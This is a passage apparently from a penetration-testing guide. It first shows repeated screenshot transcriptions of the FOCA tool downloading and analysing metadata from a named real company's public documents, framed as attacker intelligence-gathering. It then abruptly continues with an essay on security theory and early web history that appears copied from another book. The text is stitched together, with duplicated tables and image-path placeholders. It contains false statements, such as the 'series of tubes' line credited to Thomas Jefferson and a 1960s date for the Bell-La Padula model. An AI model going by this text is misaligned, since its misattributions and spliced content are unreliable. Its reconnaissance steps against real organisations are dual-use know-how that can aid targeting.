[#]10	xls	http://www.wwt.com/federal/images/NIH1C.xls	*	10/27/2012 1:09:39...	636.5 KB	X
[#]11	xls	http://www.wwt.com/federal/images/NIH1B.xls	*	10/27/2012 1:09:38...	100.5 KB	X

**Log:**

Time	Source	Severity	Message
1:10:06	MetadataSearch	low	Downloaded document: http://www.wwt.com/documents/CINWhiteCloudMeetsWWIT.pdf
1:10:06	MetadataSearch	low	Downloaded document: http://www.wwt.com/news_events/documents/STLTopPracticeWork_000...
1:10:07	MetadataSearch	low	Downloaded document: http://www.wwt.com/news_events/documents/STLTodays05208.pdf
1:10:07	MetadataSearch	low	Downloaded document: http://www.wwt.com/news_events/documents/STLBusInl_062408.pdf
1:10:44	MetadataSearch	low	Document metadata extracted: \pdf\Home\Desktop\My FOCA Project\DigitalLifeDeck (1).optx
1:11:05	MetadataSearch	low	Downloaded document: http://www.wwt.com/news_events/documents/WWIT_SunOCBestPractices...

**Context Menu (Right-clicked file):**

- Download
- Download All
- Stop All Downloads
- Delete
- Delete All
- Analyze Metadata** (highlighted)
- Extract Metadata
- Extract All Metadata
- Add File
- Add folder
- Add URLs from file
- Link

Downloading 59/140

- Right-click on the file and select the **Analyze Metadata** option, as shown in the following screenshot:

Screenshot of the FOCA Free 3.2 interface showing a search results table and a context menu.

**Search engines:** Google, Bing, Exalead

**Extensions:** doc, xls, ppsx, sxc, ppt, docx, xlsm, xlsx, pps, ppx, xew, pdf

**Custom search:**

ID	Type	URL	Download	Download Date	Size	Action
[#]1	ptbx	\pdf\Home\Desktop\DigitalLifeDeck.ptbx	*	10/27/2012 1:09:31...	2.94 MB	X
[#]11	doc	http://www.wwt.com/products_services/documents/CC...	*	10/27/2012 1:09:32...	384 KB	X
[#]12	doc	http://www.wwt.com/miscount/docs/leap.doc	*	10/27/2012 1:09:32...	28.5 KB	X
[#]13	doc	http://www.wwt.com/products_services/documents/CC...	*	10/27/2012 1:09:33...	397 KB	X
[#]14	doc	http://www.wwt.com/products_services/documents/Qo...	*	10/27/2012 1:09:36...	364.5 KB	X
[#]15	doc	http://www.wwt.com/products_services/documents/DC...	*	10/27/2012 1:09:34...	365 KB	X
[#]16	doc	https://www.wwt.com/products_services/documents/C...	*	10/27/2012 1:09:35...	386.5 KB	X
[#]17	xls	http://www.wwt.com/markets/federal/NIH1E.xls	*	10/27/2012 1:09:36...	120.5 KB	X
[#]18	xls	http://www.wwt.com/federal/images/NIH2.xls	*	10/27/2012 1:09:37...	370.5 KB	X
[#]19	xls	http://www.wwt.com/markets/federal/NIH3.xls	*	10/27/2012 1:09:37...	104 KB	X
[#]10	xls	http://www.wwt.com/federal/images/NIH1C.xls	*	10/27/2012 1:09:39...	636.5 KB	X
[#]11	xls	http://www.wwt.com/federal/images/NIH1B.xls	*	10/27/2012 1:09:38...	100.5 KB	X

**Log:**


Time	Source	Severity	Message
1:10:07	MetadataSearch	low	Downloaded document: http://www.wwt.com/documents/CINWhiteCloudMeetsWWIT.pdf
1:10:07	MetadataSearch	low	Downloaded document: http://www.wwt.com/news_events/documents/STLTopPracticeWork_000...
1:10:44	MetadataSearch	low	Document metadata extracted: \pdf\Home\Desktop\My FOCA Project\DigitalLifeDeck (1).optx
1:11:05	MetadataSearch	low	Downloaded document: http://www.wwt.com/news_events/documents/WWIT_SunOCBestPractices...
1:11:34	MetadataSearch	low	Downloaded document: http://www.wwt.com/markets/documents/WWITG800Cap0Telepresence_...
1:12:02	MetadataSearch	low	Downloaded document: http://www.wwt.com/external_content/downloads/CustomEquipmentSolu...

**Context Menu (Right-clicked file):**


- Download
- Download All
- Stop All Downloads
- Delete
- Delete All
- Analyze Metadata (highlighted)
- Extract Metadata
- Extract All Metadata
- Add File
- Add folder
- Add URLs from file
- Link

Downloading 61/140

In the following screenshot, you can see two people opened this document.



You can also determine Microsoft Office for the Mac and Adobe Photoshop were used to create this document as shown in the following screenshot:



In many cases, attackers will be able to see much more information and gather intelligence about a target.

FOCA allows the user to save and index a copy of all the metadata. In addition, each type of metadata file can be saved and copied. This gives a Penetration Tester a wealth of information. Screenshots are usually used to give an overview of the indexed files, along with a listing of all individual files. Finally, FOCA will allow a Penetration Tester to download individual files that can be used as examples.

## More Info on Web Application

“The internet is a series of tubes” - Thomas Jefferson

### *Information Security in a Nutshell*

On the face of it, the field of information security appears to be a mature, well-defined, and accomplished branch of computer science. Resident experts eagerly assert the importance of their area of expertise by pointing to large sets of neatly cataloged security flaws, invariably attributed to security-illiterate developers, while their fellow theoreticians note how all these problems would have been prevented by adhering to this year’s hottest security methodology.

A commercial industry thrives in the vicinity, offering various nonbinding security assurances to everyone, from casual computer users to giant international corporations.

Yet, for several decades, we have in essence completely failed to come up with even the most rudimentary usable frameworks for understanding and assessing the security of modern software. Save for several brilliant treatises and limited-scale experiments, we do not even have any real-world success stories to share. The focus is almost exclusively on reactive, secondary security measures (such as vulnerability management, malware and attack detection, sandboxing, and so forth) and perhaps on selectively pointing out flaws in somebody else's code. The frustrating, jealously guarded secret is that when it comes to enabling others to develop secure systems, we deliver far less value than should be expected; the modern Web is no exception.

Let's look at some of the most alluring approaches to ensuring information security and try to figure out why they have not made a difference so far.

### *Flirting with Formal Solutions*

Perhaps the most obvious tool for building secure programs is to algorithmically prove they behave just the right way. This is a simple premise that intuitively should be within the realm of possibility—so why hasn't this approach netted us much?

Well, let's start with the adjective *secure* itself: What is it supposed to convey, precisely? Security seems like an intuitive concept, but in the world of computing, it escapes all attempts to usefully define it. Sure, we can restate the problem in catchy yet largely unhelpful ways, but you know there's a problem when one of the definitions most frequently cited by practitioners<sup>1</sup> is this:

A system is secure if it behaves precisely in the manner intended—and does nothing more.

This definition is neat and vaguely outlines an abstract goal, but it tells very little about how to achieve it. It's computer science, but in terms of specificity, it bears a striking resemblance to a poem by Victor Hugo:

Love is a portion of the soul itself, and it is of the same nature as the celestial breathing of the atmosphere of paradise.

One could argue that practitioners are not the ones to be asked for nuanced definitions, but go ahead and pose the same question to a group of academics and they'll offer you roughly the same answer. For example, the following common academic definition traces back to the Bell-La Padula security model, published in the 1960s. (This was one of about a dozen attempts to formalize the requirements for secure systems, in this case in terms of a finite state machine;<sup>1</sup> it is also one of the most notable ones.)

---

<sup>1</sup> The quote is attributed originally to Ivan Arce, a renowned vulnerability hunter, circa 2000; since then, it has been used by Crispin Cowan, Michael Howard, Anton Chuvakin, and scores of other security experts.

A system is secure if and only if it starts in a secure state and cannot enter an insecure state.

Definitions along these lines are fundamentally true, of course, and may serve as the basis for dissertations or even a couple of government grants. But in practice, models built on these foundations are bound to be nearly useless for generalized, real-world software engineering for at least three reasons:

- **There is no way to define desirable behavior for a sufficiently complex computer system.** No single authority can define what the “intended manner” or “secure states” should be for an operating system or a web browser. The interests of users, system owners, data providers, business process owners, and software and hardware vendors tend to differ significantly and shift rapidly—when the stakeholders are capable and willing to clearly and honestly disclose their interests to begin with. To add insult to injury, sociology and game theory suggest that computing a simple sum of these particular interests may not actually result in a beneficial outcome. This dilemma, known as “the tragedy of the commons,” is central to many disputes over the future of the Internet.
- **Wishful thinking does not automatically map to formal constraints.** Even if we can reach a perfect, high-level agreement about how the system should behave in a subset of cases, it is nearly impossible to formalize such expectations as a set of permissible inputs, program states, and state transitions, which is a prerequisite for almost every type of formal analysis. Quite simply, intuitive concepts such as “I do not want my mail to be read by others,” do not translate to mathematical models particularly well. Several exotic approaches will allow such vague requirements to be at least partly formalized, but they put heavy constraints on softwareengineering processes and often result in rulesets and models that are far more complicated than the validated algorithms themselves. And, in turn, they are likely to need their own correctness to be proven . . . *ad infinitum*.
- **Software behavior is very hard to conclusively analyze.** Static analysis of computer programs with the intent to prove that they will always behave according to a detailed specification is a task that no one has managed to believably demonstrate in complex, real-world scenarios (though, as you might expect, limited success in highly constrained settings or with very narrow goals is possible). Many cases are likely to be impossible to solve in practice (due to computational complexity) and may even turn out to be completely undecidable due to the halting problem.\*

Perhaps more frustrating than the vagueness and uselessness of the early definitions is that as the decades have passed, little or no progress has been made toward something better. In fact, an academic paper released in 2001 by the Naval Research Laboratory backtracks on some of the earlier work and arrives at a much more casual, enumerative definition of software security— one that explicitly disclaims its imperfection and incompleteness.<sup>2</sup>

---

\* In 1936, Alan Turing showed that (paraphrasing slightly) it is not possible to devise an algorithm that can generally decide the outcome of other algorithms. Naturally, some algorithms are very much decidable by conducting case-specific proofs, just not all of them.

A system is secure if it adequately protects information that it processes against unauthorized disclosure, unauthorized modification, and unauthorized withholding (also called denial of service). We say “adequately” because no practical system can achieve these goals without qualification; security is inherently relative.

The paper also provides a retrospective assessment of earlier efforts and the unacceptable sacrifices made to preserve the theoretical purity of said models:

Experience has shown that, on one hand, the axioms of the BellLa Padula model are overly restrictive: they disallow operations that users require in practical applications. On the other hand, trusted subjects, which are the mechanism provided to overcome some of these restrictions, are not restricted enough. . . . Consequently, developers have had to develop ad hoc specifications for the desired behavior of trusted processes in each individual system.

In the end, regardless of the number of elegant, competing models introduced, all attempts to understand and evaluate the security of real-world software using algorithmic foundations seem bound to fail. This leaves developers and security experts with no method to make authoritative, future-looking statements about the quality of produced code. So, what other options are on the table?

### *Enter Risk Management*

In the absence of formal assurances and provable metrics, and given the frightening prevalence of security flaws in key software relied upon by modern societies, businesses flock to another catchy concept: *risk management*.

The idea of risk management, applied successfully to the insurance business (with perhaps a bit less success in the financial world), simply states that system owners should learn to live with vulnerabilities that cannot be addressed in a cost-effective way and, in general, should scale efforts according to the following formula:

$$\text{risk} = \text{probability of an event} \square \text{maximum loss}$$

For example, according to this doctrine, if having some unimportant workstation compromised yearly won’t cost the company more than \$1,000 in lost productivity, the organization should just budget for this loss and move on, rather than spend say \$100,000 on additional security measures or contingency and monitoring plans to prevent the loss. According to the doctrine of risk management, the money would be better spent on isolating, securing, and monitoring the mission-critical mainframe that churns out billing records for all customers.

Naturally, it’s prudent to prioritize security efforts. The problem is that when risk management is done strictly by the numbers, it does little to help us to understand, contain, and manage real-world problems. Instead, it introduces a dangerous fallacy: that structured inadequacy is almost as good as adequacy and

that underfunded security efforts *plus* risk management are about as good as properly funded security work. Guess what? No dice.

- **In interconnected systems, losses are not capped and are not tied to an asset.** Strict risk management depends on the ability to estimate typical and maximum cost associated with the compromise of a resource. Unfortunately, the only way to do this is to overlook the fact that many of the most spectacular security breaches—such as the attacks on TJX\* or Microsoft†—began at relatively unimportant and neglected entry points. These initial intrusions soon escalated and eventually resulted in the nearly complete compromise of critical infrastructure, bypassing any superficial network compartmentalization on their way. In typical by-the-numbers risk management, the initial entry point is assigned a lower weight because it has a low value when compared to other nodes. Likewise, the internal escalation path to more sensitive resources is downplayed as having a low probability of ever being abused. Still, neglecting them both proves to be an explosive mix.
- **The nonmonetary costs of intrusions are hard to offset with the value contributed by healthy systems.** Loss of user confidence and business continuity, as well as the prospect of lawsuits and the risk of regulatory scrutiny, are difficult to meaningfully insure against. These effects can, at least in principle, make or break companies or even entire industries, and any superficial valuations of such outcomes are almost purely speculative.
- **Existing data is probably not representative of future risks.** Unlike the participants in a fender bender, attackers will not step forward to helpfully report break-ins and will not exhaustively document the damage caused. Unless the intrusion is painfully evident (due to the attacker's sloppiness or disruptive intent), it will often go unnoticed. Even though industry-wide, self-reported data may be available, there is simply no reliable way of telling how complete it is or how much extra risk one's current business practice may be contributing.

---

\* Sometime in 2006, several intruders, allegedly led by Albert Gonzalez, attacked an unsecured wireless network at a retail location and subsequently made their way through the corporate networks of the retail giant. They copied the credit card data of about 46 million customers and the Social Security numbers, home addresses, and so forth of about 450,000 more. Eleven people were charged in connection with the attack, one of whom committed suicide.

† Microsoft's formally unpublished and blandly titled presentation *Threats Against and Protection of Microsoft's Internal Network* outlines a 2003 attack that began with the compromise of an engineer's home workstation that enjoyed a long-lived VPN session to the inside of the corporation. Methodical escalation attempts followed, culminating with the attacker gaining access to, and leaking data from, internal source code repositories. At least to the general public, the perpetrator remains unknown.

- **Statistical forecasting is not a robust predictor of individual outcomes.** Simply because on average people in cities are more likely to be hit by lightning than mauled by a bear does not mean you should bolt a lightning rod to your hat and then bathe in honey. The likelihood that a compromise will be

associated with a particular component is, on an individual scale, largely irrelevant: Security incidents are nearly certain, but out of thousands of exposed nontrivial resources, any service can be used as an attack vector—and no one service is likely to see a volume of events that would make statistical forecasting meaningful within the scope of a single enterprise.

### *Enlightenment Through Taxonomy*

The two schools of thought discussed above share something in common: Both assume that it is possible to define security as a set of computable goals and that the resulting unified theory of a secure system or a model of acceptable risk would then elegantly trickle down, resulting in an optimal set of low-level actions needed to achieve perfection in application design.

Some practitioners preach the opposite approach, which owes less to philosophy and more to the natural sciences. These practitioners argue that, much like Charles Darwin of the information age, by gathering sufficient amounts of low-level, experimental data, we will be able to observe, reconstruct, and document increasingly more sophisticated laws in order to arrive some sort of a unified model of secure computing.

This latter worldview brings us projects like the Department of Homeland Security–funded Common Weakness Enumeration (CWE), the goal of which, in the organization’s own words, is to develop a unified “Vulnerability Theory”; “improve the research, modeling, and classification of software flaws”; and “provide a common language of discourse for discussing, finding and dealing with the causes of software security vulnerabilities.” A typical, delightfully baroque example of the resulting taxonomy may be this:

Improper Enforcement of Message or Data Structure

Failure to Sanitize Data into a Different Plane

Improper Control of Resource Identifiers

Insufficient Filtering of File and Other Resource Names for  
Executable Content

Today, there are about 800 names in the CWE dictionary, most of which are as discourse-enabling as the one quoted here.

A slightly different school of naturalist thought is manifested in projects such as the Common Vulnerability Scoring System (CVSS), a business-backed collaboration that aims to strictly quantify known security problems in terms of a set of basic, machine-readable parameters. A real-world example of the resulting vulnerability descriptor may be this:

AV:LN / AC:L / Au:M / C:C / I:N / A:P / E:F / RL:T / RC:UR /  
CDP:MH / TD:H / CR:M / IR:L / AR:M

Organizations and researchers are expected to transform this 14dimensional vector in a carefully chosen, use-specific way in order to arrive at some sort of objective, verifiable, numerical conclusion about the significance of the underlying

bug (say, “42”), precluding the need to judge the nature of security flaws in any more subjective fashion.

Yes, I am poking gentle fun at the expense of these projects, but I do not mean to belittle their effort. CWE, CVSS, and related projects serve noble goals, such as bringing a more manageable dimension to certain security processes implemented by large organizations. Still, none has yielded a grand theory of secure software, and I doubt such a framework is within sight.

### *Toward Practical Approaches*

All signs point to security being largely a nonalgorithmic problem for now. The industry is understandably reluctant to openly embrace this notion, because it implies that there are no silver bullet solutions to preach (or better yet, commercialize); still, when pressed hard enough, eventually everybody in the security field falls back to a set of rudimentary, empirical recipes. These recipes are deeply incompatible with many business management models, but they are all that have really worked for us so far. They are as follows:

- **Learning from (preferably other people’s) mistakes.** Systems should be designed to prevent known classes of bugs. In the absence of automatic (or even just elegant) solutions, this goal is best achieved by providing ongoing design guidance, ensuring that developers know what could go wrong, and giving them the tools to carry out otherwise error-prone tasks in the simplest manner possible.
- **Developing tools to detect and correct problems.** Security deficiencies typically have no obvious side effects until they’re discovered by a malicious party: a pretty costly feedback loop. To counter this problem, we create security quality assurance (QA) tools to validate implementations and perform audits periodically to detect casual mistakes (or systemic engineering deficiencies).
- **Planning to have everything compromised.** History teaches us that major incidents will occur despite our best efforts to prevent them. It is important to implement adequate component separation, access control, data redundancy, monitoring, and response procedures so that service owners can react to incidents before an initially minor hiccup becomes a disaster of biblical proportions.

In all cases, a substantial dose of patience, creativity, and real technical expertise is required from all the information security staff.

Naturally, even such simple, commonsense rules—essentially basic engineering rigor—are often dressed up in catchphrases, sprinkled liberally with a selection of acronyms (such as *CIA: confidentiality, integrity, availability*), and then called “methodologies.” Frequently, these methodologies are thinly veiled attempts to pass off one of the most frustrating failures of the security industry as yet another success story and, in the end, sell another cure-all product or certification to gullible customers. But despite claims to the contrary, such products are no substitute for street smarts and technical prowess—at least not today.

In any case, through the remainder of this book, I will shy away from attempts to establish or reuse any of the aforementioned grand philosophical frameworks and settle for a healthy dose of anti-intellectualism instead. I will review the exposed surface of modern browsers, discuss how to use the available tools safely, which bits of the Web are commonly misunderstood, and how to control collateral damage when things go boom.

And that is, pretty much, the best take on security engineering that I can think of.

## *A Brief History of the Web*

The Web has been plagued by a perplexing number, and a remarkable variety, of security issues. Certainly, some of these problems can be attributed to one-off glitches in specific client or server implementations, but many are due to capricious, often arbitrary design decisions that govern how the essential mechanisms operate and mesh together on the browser end.

Our empire is built on shaky foundations—but why? Perhaps due to simple shortsightedness: After all, back in the innocent days, who could predict the perils of contemporary networking and the economic incentives behind today’s large-scale security attacks?

Unfortunately, while this explanation makes sense for truly ancient mechanisms such as SMTP or DNS, it does not quite hold water here: The Web is relatively young and took its current shape in a setting not that different from what we see today. Instead, the key to this riddle probably lies in the tumultuous and unusual way in which the associated technologies have evolved.

So, pardon me another brief detour as we return to the roots. The prehistory of the Web is fairly mundane but still worth a closer look.

### *Tales of the Stone Age: 1945 to 1994*

Computer historians frequently cite a hypothetical desk-sized device called the Memex as one of the earliest fossil records, postulated in 1945 by Vannevar Bush.<sup>3</sup> Memex was meant to make it possible to create, annotate, and follow cross-document links in microfilm, using a technique that vaguely resembled modern-day bookmarks and hyperlinks. Bush boldly speculated that this simple capability would revolutionize the field of knowledge management and data retrieval (amazingly, a claim still occasionally ridiculed as uneducated and naïve until the early 1990s). Alas, any useful implementation of the design was out of reach at that time, so, beyond futuristic visions, nothing much happened until transistor-based computers took center stage.

The next tangible milestone, in the 1960s, was the arrival of IBM’s Generalized Markup Language (GML), which allowed for the annotation of documents with machine-readable directives indicating the function of each block of text, effectively saying “this is a header,” “this is a numbered list of items,” and so on. Over the next 20 years or so, GML (originally used by only a handful of IBM text editors on bulky mainframe computers) became the foundation for

Standard Generalized Markup Language (SGML), a more universal and flexible language that traded an awkward colon- and periodbased syntax for a familiar angle-bracketed one.

While GML was developing into SGML, computers were growing more powerful and user friendly. Several researchers began experimenting with Bush's cross-link concept, applying it to computer-based document storage and retrieval, in an effort to determine whether it would be possible to crossreference large sets of documents based on some sort of key. Adventurous companies and universities pursued pioneering projects such as ENQUIRE, NLS, and Xanadu, but most failed to make a lasting impact. Some common complaints about the various projects revolved around their limited practical usability, excess complexity, and poor scalability.

By the end of the decade, two researchers, Tim Berners-Lee and Dan Connolly, had begun working on a new approach to the cross-domain reference challenge—one that focused on simplicity. They kicked off the project by drafting HyperText Markup Language (HTML), a bare-bones descendant of SGML, designed specifically for annotating documents with hyperlinks and basic formatting. They followed their work on HTML with the development of HyperText Transfer Protocol (HTTP), an extremely basic, dedicated scheme for accessing HTML resources using the existing concepts of Internet Protocol (IP) addresses, domain names, and file paths. The culmination of their work, sometime between 1991 and 1993, was Tim BernersLee's World Wide Web (Figure 1-1), a rudimentary browser that parsed HTML and allowed users to render the resulting data on the screen, and then navigate from one page to another with a mouse click.




Figure 1-1: Tim Berners-Lee's World Wide Web

To many people, the design of HTTP and HTML must have seemed a significant regression from the loftier goals of competing projects. After all, many of the earlier efforts boasted database integration, security and digital rights management, or cooperative editing and publishing; in fact, even Berners-Lee's own project, ENQUIRE, appeared more ambitious than his current work. Yet, because of its low entry requirements, immediate usability, and unconstrained scalability (which happened to coincide with the arrival of powerful and affordable computers and the expansion of the Internet), the unassuming WWW project turned out to be a sudden hit.

All right, all right, it turned out to be a “hit” by the standards of the mid-1990s. Soon, there were no fewer than dozens of web servers running on the Internet. By 1993, HTTP traffic accounted for 0.1 percent of all bandwidth in the National Science Foundation backbone network. The same year also witnessed the arrival of Mosaic, the first reasonably popular and sophisticated web browser, developed at the University of Illinois. Mosaic extended the original World Wide Web code by adding features such as the ability to embed images in HTML documents and submit user data through forms, thus paving the way for the interactive, multimedia applications of today.

Mosaic made browsing prettier, helping drive consumer adoption of the Web. And through the mid-1990s, it served as the foundation for two other browsers: Mosaic Netscape (later renamed Netscape Navigator) and Spyglass Mosaic (ultimately acquired by Microsoft and renamed Internet Explorer). A handful of competing non-Mosaic engines emerged as well, including Opera and several text-based browsers (such as Lynx and w3m). The first search engines, online newspapers, and dating sites followed soon after.

### *The First Browser Wars: 1995 to 1999*

By the mid-1990s, it was clear that the Web was here to stay and that users were willing to ditch many older technologies in favor of the new contender. Around that time, Microsoft, the desktop software behemoth that had been slow to embrace the Internet before, became uncomfortable and began to allocate substantial engineering resources to its own browser, eventually bundling it with the Windows operating system in 1996.<sup>2</sup> Microsoft’s actions sparked a period colloquially known as the “browser wars.”

The resulting arms race among browser vendors was characterized by the remarkably rapid development and deployment of new features in the competing products, a trend that often defied all attempts to standardize or even properly document all the newly added code. Core HTML tweaks ranged from the silly (the ability to make text blink, a Netscape invention that became the butt of jokes and a telltale sign of misguided web design) to notable ones, such as the ability to change typefaces or embed external documents in so-called frames. Vendors released their

---

<sup>2</sup> Interestingly, this decision turned out to be a very controversial one. On one hand, it could be argued that in doing so, Microsoft contributed greatly to the popularization of the Internet. On the other, it undermined the position of competing browsers and could be seen as anticompetitive. In the end, the strategy led to a series of protracted legal battles over the possible abuse of monopoly by the company, such as *United States v. Microsoft*.

products with embedded programming languages such as JavaScript and Visual Basic, plug-ins to execute platform-independent Java or Flash applets on the user’s machine, and useful but tricky HTTP extensions such as cookies. Only a limited degree of superficial compatibility, sometimes hindered by patents and trademarks,<sup>3</sup> would be maintained.

As the Web grew larger and more diverse, a sneaky disease spread across browser engines under the guise of fault tolerance. At first, the reasoning seemed to make perfect sense: If browser A could display a poorly designed, broken page but browser B refused to (for any reason), users would inevitably see browser B’s failure as a bug in that product and flock in droves to the seemingly more capable client, browser A. To make sure that their browsers could display almost any web page correctly, engineers developed increasingly complicated and undocumented heuristics designed to second-guess the intent of sloppy webmasters, often sacrificing security and occasionally even compatibility in the process.

Unfortunately, each such change further reinforced bad web design practices<sup>4</sup> and forced the remaining vendors to catch up with the mess to stay afloat. Certainly, the absence of sufficiently detailed, up-to-date standards did not help to curb the spread of this disease.

In 1994, in order to mitigate the spread of engineering anarchy and govern the expansion of HTML, Tim Berners-Lee and a handful of corporate sponsors created the World Wide Web Consortium (W3C). Unfortunately for this organization, for a long while it could only watch helplessly as the format was randomly extended and tweaked. Initial W3C work on HTML 2.0 and HTML 3.2 merely tried to catch up with the status quo, resulting in halfbaked specs that were largely out-of-date by the time they were released to the public. The consortium also tried to work on some novel and fairly wellthought-out projects, such as Cascading Style Sheets, but had a hard time getting buy-in from the vendors.

Other efforts to standardize or improve already implemented mechanisms, most notably HTTP and JavaScript, were driven by other auspices such as the European Computer Manufacturers Association (ECMA), the International Organization for Standardization (ISO), and the Internet Engineering Task Force (IETF). Sadly, the whole of these efforts was seldom in sync, and some discussions and design decisions were dominated by vendors or other stakeholders who did not care much about the long-term prospects of the technology. The results were a number of dead standards, contradictory advice, and several frightening examples of harmful cross-interactions between otherwise neatly designed protocols—a problem that will be particularly evident when we discuss a variety of content isolation mechanisms in Chapter 9.

---

<sup>3</sup> For example, Microsoft did not want to deal with Sun to license a trademark for JavaScript (a language so named for promotional reasons and not because it had anything to do with Java), so it opted to name its almost-but-not-exactly-identical version “JScript.” Microsoft’s official documentation still refers to the software by this name.

<sup>4</sup> Prime examples of misguided and ultimately lethal browser features are content and character set-sniffing mechanisms, both of which will be discussed in Chapter 13.

### *The Boring Period: 2000 to 2003*

As the efforts to wrangle the Web floundered, Microsoft's dominance grew as a result of its operating system–bundling strategy. By the beginning of the new decade, Netscape Navigator was on the way out, and Internet Explorer held an impressive 80 percent market share—a number roughly comparable to what Netscape had held just five years before. On both sides of the fence, security and interoperability were the two most notable casualties of the feature war, but one could hope now that the fighting was over, developers could put differences aside and work together to fix the mess.

Instead, dominance bred complacency: Having achieved its goals brilliantly, Microsoft had little incentive to invest heavily in its browser. Although through version 5, major releases of Internet Explorer (IE) arrived yearly, it took two years for version 6 to surface, then five full years for Internet Explorer 6 to be updated to Internet Explorer 7. Without Microsoft's interest, other vendors had very little leverage to make disruptive changes; most sites were unwilling to make improvements that would work for only a small fraction of their visitors.

On the upside, the slowdown in browser development allowed the W3C to catch up and to carefully explore some new concepts for the future of the Web. New initiatives finalized around the year 2000 included HTML 4 (a cleaned-up language that deprecated or banned many of the redundant or politically incorrect features embraced by earlier versions) and XHTML 1.1 (a strict and well-structured XML-based format that was easier to unambiguously parse, with no proprietary heuristics allowed). The consortium also made significant improvements to JavaScript's Document Object Model and to Cascading Style Sheets. Regrettably, by the end of the century, the Web was too mature to casually undo some of the sins of the old, yet too young for the security issues to be pressing and evident enough for all to see. Syntax was improved, tags were deprecated, validators were written, and deck chairs were rearranged, but the browsers remained pretty much the same: bloated, quirky, and unpredictable.

But soon, something interesting happened: Microsoft gave the world a seemingly unimportant, proprietary API, confusingly named *XMLHttpRequest*. This trivial mechanism was meant to be of little significance, merely an attempt to scratch an itch in the web-based version of Microsoft Outlook. But *XMLHttpRequest* turned out to be far more, as it allowed for largely unconstrained asynchronous HTTP communications between client-side JavaScript and the server without the need for time-consuming and disruptive page transitions. In doing so, the API contributed to the emergence of what would later be dubbed *web 2.0*—a range of complex, unusually responsive, browser-based applications that enabled users to operate on complex data sets, collaborate and publish content, and so on, invading the sacred domain of “real,” installable client software in the process. Understandably, this caused quite a stir.

### *Web 2.0 and the Second Browser Wars: 2004 and Beyond*

*XMLHttpRequest*, in conjunction with the popularity of the Internet and the broad availability of web browsers, pushed the Web to some new, exciting frontiers—and brought us a flurry of security bugs that impacted both individual users and

